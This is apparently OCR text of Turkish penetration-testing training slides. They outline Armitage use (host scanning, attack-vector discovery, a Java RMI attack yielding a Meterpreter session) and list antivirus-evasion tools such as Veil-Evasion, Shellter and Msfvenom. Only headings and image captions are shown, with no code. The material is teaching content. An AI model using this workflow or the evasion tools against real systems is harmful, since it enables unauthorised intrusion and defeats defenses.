
Armitage Kullanımı

- **Host ekleme**




Armitage Kullanımı

- **Host tarama**




Armitage Kullanımı

- Tarama Sonucu




Armitage Kullanımı

- Atak vektörlerinin keşfi




Armitage Kullanımı

- Java_rmi_attack



Armitage Kullanımı


- Java_rmi_attack
- Meterpreter oturumu




Antivirüs Atlatma Araçları

- Hedef sistemlerde bir antivirüs mekanizması bulunabilir.
- Bu durumda saldırıları çok daha temkinli gerçekleştirmek gerekir.
- Antivirüsleri atlatmak amacıyla geliştirilmiş araçlar bulunmaktadır.
- Kullanılan Araçlar
  - Veil-Evasion
  - Shellter
  - AvOid
  - Msfvenom


Veil – Framework



